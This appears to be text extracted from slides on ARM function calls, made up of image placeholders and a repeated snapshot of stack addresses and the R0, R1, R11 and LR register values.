
Functions



Functions



Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

<code>0x000000F8</code>	
<code>0x000000FC</code>	<code>0x00000000</code>
<code>0x00000100</code>	<code>0x00008394</code>

REGISTERS

R0	R1	R11	LR
<code>0x03</code>	<code>0x04</code>	<code>0x00000100</code>	<code>0x00008564</code>

Functions




STACK

<code>0x000000F8</code>	
<code>0x000000FC</code>	<code>0x00000000</code>
<code>0x00000100</code>	<code>0x00008394</code>

REGISTERS

R0	R1	R11	LR
<code>0x03</code>	<code>0x04</code>	<code>0x00000100</code>	<code>0x00008564</code>

Functions



